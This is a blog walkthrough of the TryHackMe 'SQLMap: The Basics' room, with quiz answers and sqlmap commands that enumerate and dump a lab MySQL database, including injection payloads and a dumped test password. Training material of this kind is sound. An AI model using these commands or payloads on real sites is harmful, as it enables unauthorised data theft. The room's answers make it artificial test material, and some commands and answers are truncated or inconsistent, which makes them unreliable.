

Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)




SQLMap: The Basics [Cyber Security 101] TryHackMe Writeup | Detailed Walkthrough | THM Premium Room | SuNnY



Sunny Singh Verma [SuNnY] · [Follow](#)

7 min read · Oct 23, 2024

Listen Share More



Kudos To the Creators of this Room 😊



Room Type

*Only subscribers can deploy virtual machines in this room!
Go to your [profile](#) page to subscribe (if you have not already).
Do note : Premium Subscription is required to solve this room*

Let's Start the Party

This writeup is a part of TryHackMe's Learning Path → Cyber Security 101

Check this Learning Path here → [Cyber Security 101 Learning Path](#) <<

Task 1 : Introduction

It's advised to give this module a good read before proceeding to the Task 2.

Let's proceed to Task 2

Task 2 : SQL Injection Vulnerability

Task 2 — Question 1: Which boolean operator checks if at least one side of the operator is true for the condition to be true?

The boolean operator that checks if at least one side of the condition is true for the entire condition to be true is the OR operator.

In a SQL query, the OR operator ensures that if either the condition on the left side or the condition on the right side is true, the whole statement evaluates to true.

Task 2 — Question 2 : Is 1=1 in an SQL query always true? (YEA/NAY)

The Answer is YEA, in an SQL query, 1=1 is always true.

In SQL, the condition `1=1` is a logical expression that always evaluates to `true` because `1` is always equal to `1`. This is often used in SQL queries, particularly in SQL injection attacks, to bypass conditions or create queries that will always return results.

Task 2 Complete !

Answer the questions below

Which boolean operator checks if at least one side of the operator is true for the condition to be true?

or

✓ Correct Answer

Is `1=1` in an SQL query always true? (YEA/NAY)

YEA

✓ Correct Answer

Task 3 : Automated SQL Injection Tool

Task 3 Question 1 : Which flag in the SQLMap tool is used to extract all the databases available?

`- -dbs`

Explanation: The `--dbs` flag in SQLMap is used to list all the databases present in the backend database management system (DBMS). After identifying an SQL injection vulnerability, this flag tells SQLMap to extract and display all the available database names. Once the database names are known, an attacker can further enumerate them to access sensitive information.

Task 3 Question 2 : What would be the full command of SQLMap for extracting all tables from the "members" database? (Vulnerable URL: <http://sqlmaptesting.thm/search/cat=1>)

`sqlmap -u http://sqlmaptesting.thm/search/cat=1 -D members --tables`

Explanation: To extract all tables from a specific database using SQLMap, the `-D` flag is used to specify the database name, and the `--tables` flag is used to list all tables in that database.

Task 3 Complete !

Answer the questions below

Which flag in the SQLMap tool is used to extract all the databases available?

`-dbs`

✓ Correct Answer

What would be the full command of SQLMap for extracting all tables from the "members" database? (Vulnerable URL: <http://sqlmaptesting.thm/search/cat=1>)

`sqlmap -u http://sqlmaptesting.thm/search/cat=1 -D members --tables`

✓ Correct Answer


Task 4 : Practical Exercise

This is a Practical Module , Let's fire up the VM 🔥 before proceeding
(Start Machine)

The Room recommends Starting AttackBox


Finding the Target URL (Quick Motion Based Solution)

1. Let's Open the Browser and Navigate to this Page → <http://10.10.249.16/ai/login>



2. We are greeted with a Login Page as shown above 

3. Right-click on the page and select **Inspect**
(or press **Ctrl + Shift + I** / **Cmd + Option + I** on Mac).



4. In the developer tools, navigate to the Network tab.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	10.10.249.16	login	document		0 B	0 ms
200	GET	10.10.249.16	jquery-3.6.3.js	script	js	cached	0 B
200	GET	10.10.249.16	bootstrap.bundle.min.js	script	js	cached	0 B
200	GET	10.10.249.16	core.js	script	js	cached	0 B
200	GET	10.10.249.16	logo.png	FaviconLoader.jsm:180 (i...)	png	cached	4.50 kB

5. To Capture the GET request from the Browser ,
Let's Use *test* as Username and *test* as Password → *test:test*
(This is also used and demonstrated in the Module of this room)



Welcome back

USERNAME →

PASSWORD →

Screenshot of the Firefox Network tab showing the initial login request:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	10.10.249.16	login	document			0 B	320 ms
200	GET	10.10.249.16	jquery-3.6.3.js	script	js	cached	0 B	0 ms
200	GET	10.10.249.16	bootstrap.bundle.min.js	script	js	cached	0 B	0 ms
200	GET	10.10.249.16	core.js	script	js	cached	0 B	0 ms
200	GET	10.10.249.16	logo.png	FaviconLoader.jsm:180 (i...)	png	cached	4.50 kB	0 ms

5 requests | 4.50 kB / 0 B transferred | Finish: 250 ms | DOMContentLoaded: 152 ms | load: 166 ms

6. Then Refresh the Network Tab and We will get the GET Request

Screenshot of the Firefox Network tab after refreshing, showing the login request again:


Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	10.10.249....	login	document	html	2.59 kB	2.22...	2.22...
200	GET	10.10.249....	jquery-3.6.3.js	script	js	cached	0 B	0 ms
200	GET	10.10.249....	bootstrap.bundle.min.js	script	js	cached	0 B	0 ms
200	GET	10.10.249....	core.js	script	js	cached	0 B	0 ms
200	GET	10.10.249....	logo.png	FaviconLoad...	png	cached	4.50...	0 ms
200	GET	10.10.249....	user_login?email=test&password=test	jquery-3.6.3.j...	json	322 B (raced)	100 B	2.22...

6 requests | 6.82 kB / 2.91 kB transferred | Finish: 8.21 s | DOMContentLoaded: 291 ms | load: 303 ms

7. We can Copy this URL to solve further Questions in this Task

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	GET	10.10.249.16	login		document	html	2.59 kB	2.22...					
200	GET	10.10.249.16	jquery-3.6.3.js		script	js	cached	0 B					
200	GET	10.10.249.16	bootstrap.bundle.min.js		script	js	cached	0 B					
200	GET	10.10.249.16	core.js		script	js	cached	0 B					
200	GET	10.10.249.16	logo.png		FaviconLoad...	png	cached	4.50...					
200	GET	10.10.249.16	user_login?email=test&password=test	jquery-3.6.3.j...	json	322 B (raced)	100 B						
6 requests 6.82 kB / 2.91 kB transferred Finish: 8.21 s DOMContentLoaded: 291 ms load: 303 ms													

Steps Performed in a Video Snippet →



Welcome to XAMPP for Windows 7.4.29

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the [FAQs](#) section or check the [HOW-TO](#) Guides for getting started with PHP applications.

XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others. If you want have your XAMPP accessible from the internet, make sure you understand the implications and you checked the FAQs to learn how to protect your site. Alternatively you can use WAMP, MAMP or LAMP which are similar packages which are more suitable for production.

Start the XAMPP Control Panel to check the server status.

[Community](#)

So we have our Target URI with us →

`http://10.10.249.16/ai/includes/user_login?email=test&password=test`

Do Note → Your IP can be different than the IP i have got in this Room

Just replace the IP holder with yours

Let's now Answer the Questions →

Task 4 Question 1: How many databases are available in this web application?

Using our target URL let's find the answer

By Running the SQLMap command to list all the databases using the `--dbs` flag.

The output will show the number of databases available in the application.

`sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" --dbs -level=5`

```
sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" --dbs -leve
```

Note → Don't forget to wrap the URL inside “ ” other wise the flag --dbs gets ignored and an error is returned


After executing the command, SQLMap will output a list of databases. The correct answer can be inferred from this output.

```
Payload: email='test' AND (SELECT 3217 FROM (SELECT(SLEEP(5)))evFk)-- CAJl&password='test'

[16:46:29] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[16:46:30] [INFO] fetching database names
[16:46:31] [INFO] retrieved: 'information_schema'
[16:46:31] [INFO] retrieved: 'ai'
[16:46:31] [INFO] retrieved: 'mysql'
[16:46:31] [INFO] retrieved: 'performance_schema'
[16:46:31] [INFO] retrieved: 'phpmyadmin'
[16:46:32] [INFO] retrieved: 'test'

available databases [6]:
[*] ai
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Now the Motion Graphics Image with Command and result →



Answer is 6

```
available databases [6]:  
[*] ai  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[*] phpmyadmin  
[*] test
```

Task 4 — Question 2 : What is the name of the table available in the “ai” database?

Using the same Target URI we are going to solve this question →

After identifying the available databases, use the SQLMap command with the `-D ai --tables` flags to fetch the tables from the "ai" database.

```
sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" -D ai --tables -level=5
```

```
sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" -D ai --tab
```

Note → Again , Don't forget to wrap the URL inside “ ”

SQLMap will list the tables in the specified database →

```
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: email (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: email=test' AND 4773=(SELECT (CASE WHEN (4773=4773) THEN 4773 ELSE (SELECT 4438
UNION SELECT 3924) END))-- ZjFA&password=test:

Type: error-based
Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: email=test' OR (SELECT 5610 FROM(SELECT COUNT(*),CONCAT(0x71767a7871,(SELECT (E
LT(5610=5610,1))),0x7170716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x
)a)-- ZHHG&password=test:

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: email=test' AND (SELECT 3217 FROM (SELECT(SLEEP(5)))evFk)-- CAJl&password=test:

[17:05:21] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[17:05:21] [INFO] fetching tables for database: 'ai'
[17:05:22] [INFO] retrieved: 'user'
Database: ai
[1 table]
+----+
| user |
+----+

```

Now with the Motion Graphics →

```
(root㉿SuNnY)-[~]
# sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" -D ai -t
tables - level=5
```

Answer to Task 4 Question 2 is →

Users

Task 4 Question 3 : What is the password of the email test@chatai.com?

Using the same Target URI as the above questions we are going to solve this final question as well !

After you know the table name (in this case, “user”), use the SQLMap command to dump the records from that table, specifying the database and table.

The output will contain the records in the table, including the password for test@chatai.com . Look for the entry associated with this email to find the corresponding password.

```
sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" -D ai -T us
```

Note → Again as always , Don't forget to wrap the URL inside “ ” to avoid errors

```
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[17:16:52] [INFO] fetching columns for table 'user' in database 'ai'
[17:16:52] [INFO] resumed: 'id'
[17:16:52] [INFO] resumed: 'int(11)'
[17:16:52] [INFO] resumed: 'email'
[17:16:52] [INFO] resumed: 'varchar(512)'
[17:16:52] [INFO] resumed: 'password'
[17:16:52] [INFO] resumed: 'varchar(512)'
[17:16:52] [INFO] resumed: 'created'
[17:16:52] [INFO] resumed: 'timestamp'
[17:16:52] [INFO] fetching entries for table 'user' in database 'ai'
[17:16:52] [INFO] resumed: '2023-02-21 09:05:46'
[17:16:52] [INFO] resumed: 'test@chatai.com'
[17:16:52] [INFO] resumed: '1'
[17:16:52] [INFO] resumed: '12345678'
```

Database: ai


Table: user

[1 entry]

id	email	created	password
1	test@chatai.com	2023-02-21 09:05:46	12345678

```
[17:16:52] [INFO] table 'ai.`user`' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.249.16/dump/ai/user.csv'
[17:16:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.249.16'
```

Now with the Motion Graphics to understand better →



Answer the questions below

How many databases are available in this web application?

 ✓ Correct Answer 💡 Hint

What is the name of the table available in the "ai" database?

✓ Correct Answer💡 Hint

What is the password of the email test@chatai.com?

✓ Correct Answer💡 Hint

Task 4 and the Room => Done !

Congrats ! We have now solved all the tasks of this room !

Hope you have enjoyed solving this room as much i did

if you want to get the latest Try Hack Me writeups delivered , go ahead and follow me on Medium and also hit the notify via email

Let's Connect on Linkedin → <https://linkedin.com/in/sunnysinghverma>

You can also add me Respect on — Hack The Box if you want i would really appreciate it :)

<https://app.hackthebox.com/users/1585635>

My TryHackMe Profile Page →

<https://tryhackme.com/p/SuNnY>

if you did you can add a clap to this article to let me know and if you loved this article you can click clap icon upto 50 times to let me know and that will make my day 😊 You can also follow me on medium to get more articles about CTFs and Cybersecurity in the near Future but don't forget to hit that email notification icon right next to the follow me button

**Thank you !
SuNnY**

Sql

Tryhackme

Tryhackme Walkthrough

Cybersecurity

Cyber Security Awareness



Follow

Written by Sunny Singh Verma [SuNnY]

62 Followers · 9 Following

Blogger || Security+ || eJPT || eCPPT || CEH-Master || CHFI || RHCSA || TryHackMe Top50 Wall of Fame || HTB-Elite H@cker || Follow for Cyber World & CTF updates

Responses (2)



What are your thoughts?

Respond

Arnosaks
7 days ago

...

more like this teaching !! not just postet answers



Reply



Samar
2 months ago

...

thanks



Reply

More from Sunny Singh Verma [SuNnY]



Sunny Singh Verma [SuNnY]

Linux Incident Surface TryHackMe Writeup | THM Detailed Walkthrough | SuNnY

The Linux Incident Surface refers to all potential points within a Linux system where incidents, such as security breaches or malicious...

Sep 23, 2024 101



...



Sunny Singh Verma [SuNnY]

U.A. High School TryHackMe Walkthrough | Writeup | Beginner Friendly | THM |— SuNnY

INTRODUCTION

Aug 25, 2024

148



...



Sunny Singh Verma [SuNnY]

Whiterose TryHackMe Motion Graphics Writeup | Easy Room | Detailed THM Walkthrough

Full writeup for the TryHackMe room : Whiterose (Easy Room)

Open in app ↗



Sunny Singh Verma [SuNnY]

Lookup TryHackMe Motion Graphics Writeup || Detailed Walkthrough || Beginner Friendly || SuNnY

A Motion Graphics Writeup for New Room → Lookup on TryHackMe

Nov 25, 2024

63

1



...

See all from Sunny Singh Verma [SuNnY]

Recommended from Medium




In T3CH by Axoloth

TryHackMe | SOC Fundamentals | WriteUp

Learn about the SOC team and their processes

Oct 25, 2024 51



Options ▾

Room completed (100%)

Task 1 ✓ Introduction

Task 2 ✓ Accessing the Tool

Task 3 ✓ Navigating the Interface

Jawstar

CyberChef: The Basics Tryhackme Write up

Tryhackme

Nov 7, 2024 8



Lists



Tech & Tools

22 stories · 377 saves



ChatGPT

21 stories · 930 saves



Medium's Huge List of Publications Accepting Submissions

377 stories · 4299 saves



Natural Language Processing

1882 stories · 1516 saves



rutbar

TryHackMe—CAPA: The Basics | Cyber Security 101 (THM)

Tool Overview: How CAPA Works

Oct 23, 2024 13



...

```
root@tryhackme:/~/ROOMS/logs# cat access.log | grep 172.16.0.1
172.16.0.1 - - [06/Jun/2024:13:58:44] "GET /products HTTP/1.1" 404 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36"
172.16.0.1 - - [06/Jun/2024:13:55:44] "POST /contact HTTP/1.1" 500 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36"
172.16.0.1 - - [06/Jun/2024:13:53:44] "GET /contact HTTP/1.1" 500 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36"
172.16.0.1 - - [06/Jun/2024:13:52:44] "GET /products HTTP/1.1" 404 "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36"
